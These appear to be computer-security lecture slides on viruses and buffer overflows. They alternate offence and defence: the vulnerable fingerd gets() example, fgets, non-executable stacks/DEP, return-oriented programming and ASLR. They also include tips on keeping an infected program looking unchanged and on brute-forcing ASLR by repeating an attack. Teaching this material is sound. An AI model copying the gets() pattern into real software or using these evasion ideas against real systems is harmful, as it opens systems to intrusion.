



# Further Issues

- **Make program appear unchanged**
  - don't change creation date
  - don't change size
- **How to infect others**
  - email
  - web
  - direct attack
  - etc.


# Buffer Overflow

```
void fingerd( ) {  
    char buf[80];  
    ...  
    gets(buf);  
    ...  
}
```



# Defense


```
void proc( ) {  
    char buf[80];  
    ...  
    fgets(buf, 80, stdin);  
    ...  
}
```



# Better Defense

- **Why should the stack contain executable code?**
  - no reason whatsoever
- **So, don't allow it**
  - mark stack *non-executable*
    - (how come no one thought of this earlier?)
    - (Intel didn't support it till recently)
- **Data execution prevention (DEP)**
  - adopted by Windows and Linux in 2004
  - by Apple in 2006

# Offense




- Return-oriented programming

# Defense


- **Example assumes parameters passed on stack**
  - 32-bit x86 convention
- **Switch to x86-64**
  - parameters passed in registers
  - example breaks
- **Offense foiled?**

# Offense



# Defense

- **Address space layout randomization (ASLR)**
  - start sections at unpredictable locations





# Offense

- **One possibility**
  - **guess the start address**
    - perhaps  $1/2^{16}$  chance of getting it right
    - repeat attack 100,000 times
      - won't be noticed on busy web server
      - very likely it will (eventually) work